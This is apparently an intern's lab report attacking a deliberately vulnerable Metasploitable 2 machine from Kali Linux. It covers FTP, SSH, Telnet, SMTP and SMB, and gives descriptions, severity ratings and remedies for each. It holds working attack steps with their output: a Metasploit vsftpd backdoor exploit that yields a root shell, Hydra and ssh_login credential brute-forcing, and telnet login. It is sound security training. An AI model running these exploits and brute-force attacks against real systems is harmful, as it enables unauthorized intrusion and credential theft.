Task 2

Exploiting Ports On Metasploitable 2

using Kali Linux

Created By

Manali Gawade (Intern Id: 2035)

Port Scan:

Description:

Port scanning is a cybersecurity technique used to identify active ports, running services, and potential vulnerabilities in a system or network. It involves sending probe packets to target ports and analyzing the responses to determine whether they are open, closed, or filtered by security mechanisms like firewalls. While commonly used by attackers during reconnaissance to map network weaknesses, port scanning is also widely used by security professionals and administrators to monitor network health, detect misconfigurations, and improve overall security posture. Popular tools such as Nmap, Angry IP Scanner, and Netcat are frequently utilized for performing port scans.

Impact:

The impact of port scanning depends on the intent of the user. When used maliciously, it can reveal open ports and sensitive services that may be exploited for unauthorized access, privilege escalation, or launching further cyberattacks. Continuous or large-scale scans may also disrupt network performance and trigger alerts on security systems. However, when performed ethically, port scanning plays a crucial role in proactive security by helping organizations identify vulnerabilities, unnecessary services, and security gaps before attackers can exploit them.

Severity: medium

Remedial:

To mitigate risks associated with port scanning, organizations should ensure unused ports are disabled and only essential services remain accessible. Firewalls must be properly configured to restrict unauthorized access and enforce least-privilege network policies. Deploying IDS/IPS solutions helps in detecting and blocking suspicious scanning behavior. Regular vulnerability assessments and authorized security scans should be conducted to identify weaknesses early. Keeping systems updated with patches, implementing strong access controls, enabling network segmentation, and using advanced protective techniques like port knocking can significantly reduce exposure to malicious port scanning attempts.

FTP Port 21 Exploit

Description:

FTP (File Transfer Protocol) commonly operates on port 21 and is used to transfer files between systems over a network. However, FTP is an inherently insecure protocol because it transmits credentials (username and password) and data in plain text. Attackers target FTP Port 21 to exploit misconfigurations, weak authentication, anonymous login access, outdated FTP services, and known vulnerabilities in FTP servers like vsftpd, ProFTPD, and FileZilla Server. Through brute-force attacks, banner grabbing, or exploiting unpatched vulnerabilities, attackers may gain unauthorized access, upload malicious files, or extract sensitive data.

Impact:

Exploitation of FTP Port 21 can lead to serious security risks. Attackers may gain unauthorized access to confidential files, modify or delete data, upload malware, or use the compromised server as a pivot point for further attacks within the network. Credentials stolen via FTP sniffing can be reused to compromise other systems. In extreme cases, full system compromise and data breaches may occur, resulting in operational disruption, financial loss, and reputational damage.

Severity: High


Remedial:


To mitigate FTP Port 21 exploitation risks, organizations should disable FTP if not required and replace it with secure alternatives like SFTP (SSH File Transfer Protocol)

or FTPS (FTP Secure). Ensure strong authentication mechanisms, enforce complex passwords, and disable anonymous login access. Regularly update and patch FTP server software to fix known vulnerabilities. Implement firewall rules to restrict FTP access only to trusted users and networks. Use Intrusion Detection/Prevention Systems (IDS/IPS) to monitor suspicious activity. Encrypt communications, enable logging, conduct regular security audits, and segment the network to limit exploitation impact.

PUC:

1st way





```
msf > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.107
RHOSTS => 192.168.0.107
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.0.107:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.107:21 - USER: 331 Please specify the password.
[+] 192.168.0.107:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.107:21 - UID: uid=0(root) gid=0(root)
wha[*] Found shell.
[*] Command shell session 1 opened (192.168.0.106:39701 → 192.168.0.107:6200) at 2025-12-31 12:21:21 -0500

whoami
sh: line 6: whwhoami: command not found
whoami
root
```

Second way – using hydra

```
┌──(root㉿kali)-[/home/manali]
└─# cat>>Users.txt
msadmin
service
user
postgres
^C

┌──(root㉿kali)-[/home/manali]
└─# cat>>Passwords.txt
msadmin
services
user
postgres
^C

┌──(root㉿kali)-[/home/manali]
└─# cat Users.txt
msadmin
service
user
postgres

┌──(root㉿kali)-[/home/manali]
└─# cat Passwords.txt
msadmin
services
user
postgres
```

```
┌──(root㉿kali)-[/home/manali]
└─# hydra -L Users.txt -P Passwords.txt 192.168.0.107 ftp
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-31 12:26:41
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4), ~1 try per task
[DATA] attacking ftp://192.168.0.107:21/
[21][ftp] host: 192.168.0.107   login: postgres   password: postgres
[21][ftp] host: 192.168.0.107   login: user   password: user
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-31 12:26:45
```

```
┌──(root㉿kali)-[/home/manali]
└─# ftp 192.168.0.107
Connected to 192.168.0.107.
220 (vsFTPd 2.3.4)
Name (192.168.0.107:manali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Third Way using searchsploit

```
┌──(root㉿kali)-[/home/manali]
└─# searchsploit vsftpd 2.3.4
---------------------------------------------------------------- ---------------------------
 Exploit Title                                                  |  Path
---------------------------------------------------------------- ---------------------------
vsftpd 2.3.4 - Backdoor Command Execution                       | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)          | unix/remote/17491.rb
---------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

```
msf > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.107
RHOSTS => 192.168.0.107
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.0.107:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.107:21 - USER: 331 Please specify the password.
[+] 192.168.0.107:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.107:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.106:38815 -> 192.168.0.107:6200) at 2025-12-31 12:34:05 -0500

```

Port 22 ssh

Description:

Secure Shell (SSH) operates on port 22 and is widely used for secure remote login and system administration. Although SSH encrypts communication to protect credentials and data, attackers frequently target Port 22 to exploit misconfigurations, weak passwords, default credentials, and outdated SSH services. Common attack methods include brute-force login attempts, credential stuffing, exploitation of legacy SSH versions, and abuse of poorly configured key-based authentication. If multi-factor authentication is not enabled or access controls are weak, attackers may gain unauthorized privileged access to systems and networks.

Impact:

Successful exploitation of SSH Port 22 can result in serious security consequences. Attackers may gain remote administrative control of servers, execute malicious commands, install backdoors, steal sensitive information, or pivot deeper into the internal network. Compromised SSH access can also enable ransomware deployment, data exfiltration, privilege escalation, and long-term persistence within the infrastructure. This can lead to operational disruption, financial damage, loss of critical data, and reputational harm to the organization.


Severity: High


Remedial:


To reduce the risks associated with SSH Port 22 exploitation, organizations should enforce strong authentication practices, including complex passwords and preferably key-based authentication with passphrases. Enable Multi-Factor Authentication (MFA) wherever possible. Disable root login and restrict SSH access using firewalls, VPNs, and allow-listed IP addresses. Change the default SSH port if feasible to reduce automated scans. Regularly update SSH server software and apply security patches. Implement account lockout policies, monitor login attempts, enable detailed SSH logging, and deploy Intrusion Detection/Prevention Systems (IDS/IPS) to detect brute-force activity. Network segmentation and least-privilege access policies further help in minimizing potential damage.


PCU


1st way:


msf > search ssh_login
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/scanner/ssh/ssh_login . normal No SSH Login Check Scanner
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ssh/ssh_login
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > show options
Module options (auxiliary/scanner/ssh/ssh_login):
Name Current Setting Required Description
ANONYMOUS_LOGIN false yes Attempt to login with a blank username and password
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
CreateSession true no Create a new session for every successful login
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
KEY_PASS no Passphrase for SSH private key(s)
KEY_PATH no Filename or directory of cleartext private keys. Filenames beginning with a dot, or ending in ".pub" will be skipped. Duplicate private keys will be ignored.
PASSWORD no A specific password to authenticate with
PASS_FILE no File containing passwords, one per line
PRIVATE_KEY no The string value of the private key that will be used. If you are using MSFConsole, this value should be set as file:PRIVATE_KEY_PATH. OpenSSH, RSA, DSA, and EC DSA private keys are supported.


msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.0.107
RHOSTS ⇒ 192.168.0.107
msf auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE ⇒ true
msf auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf auxiliary(scanner/ssh/ssh_login) > set USER_FILE Desktop/usernames
USER_FILE ⇒ Desktop/usernames
msf auxiliary(scanner/ssh/ssh_login) > set PASS_FILE Desktop/passwords
PASS_FILE ⇒ Desktop/passwords


msf auxiliary(scanner/ssh/ssh_login) > show options
Module options (auxiliary/scanner/ssh/ssh_login):
Name Current Setting Required Description
ANONYMOUS_LOGIN false yes Attempt to login with a blank username and password
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
CreateSession true no Create a new session for every successful login
DB_ALL_CREDS false no Try each user/password couple stored in the current database


msf auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.0.107:22 - Starting bruteforce
[*] 192.168.0.107:22 SSH - Testing User/Pass combinations
[-] 192.168.0.107:22 - Failed: 'john:john'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.0.107:22 - Failed: 'john:kali'
[-] 192.168.0.107:22 - Failed: 'john:ubuntu'


msf auxiliary(scanner/ssh/ssh_login) > session -i
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf auxiliary(scanner/ssh/ssh_login) > sessions -i
Active sessions
Id Name Type Information Connection
1 shell linux SSH manali @ 192.168.0.106:46401 → 192.168.0.107:22 (192.168.0.107)
2 shell linux SSH manali @ 192.168.0.106:43955 → 192.168.0.107:22 (192.168.0.107)
msf auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1 ...
whoami
msfadmin
ls
vulnerable
uname -i
unknown

Port 23 Telnet Exploit

Description:

Telnet is a remote communication protocol that traditionally operates on Port 23 and allows users to remotely access and manage devices. However, Telnet is highly insecure because it transmits usernames, passwords, and session data in plain text without encryption. Attackers frequently target Port 23 to exploit weak or default credentials, misconfigured Telnet services, outdated firmware on network devices, and unsecured IoT systems. Through brute-force attacks, credential harvesting, or direct unauthorized access, attackers can gain full control over devices and systems using Telnet.

Impact:


Exploitation of Telnet on Port 23 poses severe security risks. Attackers may obtain administrative access to servers, routers, switches, CCTV cameras, industrial systems, or IoT devices. This can allow them to change configurations, steal sensitive information, install malware, create botnets (such as Mirai), and use compromised devices to launch further cyberattacks. Successful Telnet exploitation can lead to network compromise, operational disruption, loss of confidentiality, and significant organizational damage.


Severity:

High

Remedial:

To mitigate risks associated with Telnet Port 23 exploitation, organizations should disable Telnet wherever possible and replace it with secure alternatives like SSH (Secure Shell). Ensure devices do not use default or weak credentials and enforce strong authentication policies. Regularly update firmware and patch vulnerabilities on servers, routers, and IoT devices. Restrict Telnet access using firewalls and allow-lists to limit exposure to trusted networks only. Implement network segmentation to isolate critical systems and deploy IDS/IPS solutions to detect suspicious Telnet activity. Continuous monitoring, logging, and routine security audits help identify and remediate risks early.


msf auxiliary(scanner/ssh/ssh_login) > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(scanner/telnet/telnet_login) > show options
Module options (auxiliary/scanner/telnet/telnet_login):
Name Current Setting Required Description
ANONYMOUS_LOGIN false yes Attempt to login with a blank username and password
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
CreateSession true no Create a new session for every successful login
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD no A specific password to authenticate with
PASS_FILE no File containing passwords, one per line
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 23 yes The target port (TCP)
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts
View the full module info with the info, or info -d command.


(root㉿kali)-[/home/manali]
telnet 192.168.0.107
Trying 192.168.0.107 ...
Connected to 192.168.0.107.
Escape character is '^]'.
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Last login: Wed Dec 31 12:07:59 EST 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:

Port 25 SMTP Exploit

Description:

Simple Mail Transfer Protocol (SMTP) operates on Port 25 and is primarily used for sending and routing emails between mail servers. However, in many environments, SMTP servers are often misconfigured or left unsecured, making Port 25 a common target for attackers. Exploitation typically occurs through open relays, weak authentication, unpatched mail server vulnerabilities, spoofing techniques, or lack of encryption. Attackers may abuse SMTP services to send spam, phishing emails, malware attachments, or perform email spoofing and impersonation to deceive users and organizations.


Impact:

Exploitation of SMTP on Port 25 can lead to serious security and operational issues. Attackers may send mass spam campaigns, phishing attacks, or malicious emails using a compromised mail server, which can damage the organization's reputation and cause the IP/domain to be blacklisted. Sensitive data leakage, business email compromise (BEC), credential theft, and ransomware infections may occur through malicious email payloads. Compromised SMTP servers can also be used as a platform for further internal and external cyberattacks, potentially resulting in financial loss and regulatory consequences.

Severity: Medium to High

Remedial:

To mitigate risks associated with SMTP Port 25 exploitation, organizations should ensure SMTP servers are properly configured and do not operate as open relays. Implement strong authentication mechanisms such as SMTP AUTH and enforce encryption using TLS. Apply security patches and updates regularly to mail server software. Use email security solutions like spam filters, antivirus scanning, and content filtering to block malicious emails. Implement DMARC, DKIM, and SPF policies to prevent spoofing and email forgery. Restrict SMTP access using firewalls and allow-listing trusted sources. Regular monitoring, logging, and audits of email traffic help detect suspicious activity early and reduce exploitation risks.



Port 139 & 445 Samba / SMB Exploit

Description:

Ports **139** and **445** are used by the **Server Message Block (SMB)** protocol for file sharing, printer sharing, and network communication between systems, particularly in Windows and Samba-enabled Linux environments. Port 139 runs SMB over NetBIOS, while Port 445 runs SMB directly over TCP/IP. When these services are exposed to the internet, misconfigured, or outdated, they become major targets for attackers. Common exploitation techniques include unauthorized access to open shares, abuse of weak or default credentials, null session attacks, exploitation of known vulnerabilities (such as EternalBlue-style exploits), and privilege escalation through poorly configured permissions.

Impact:

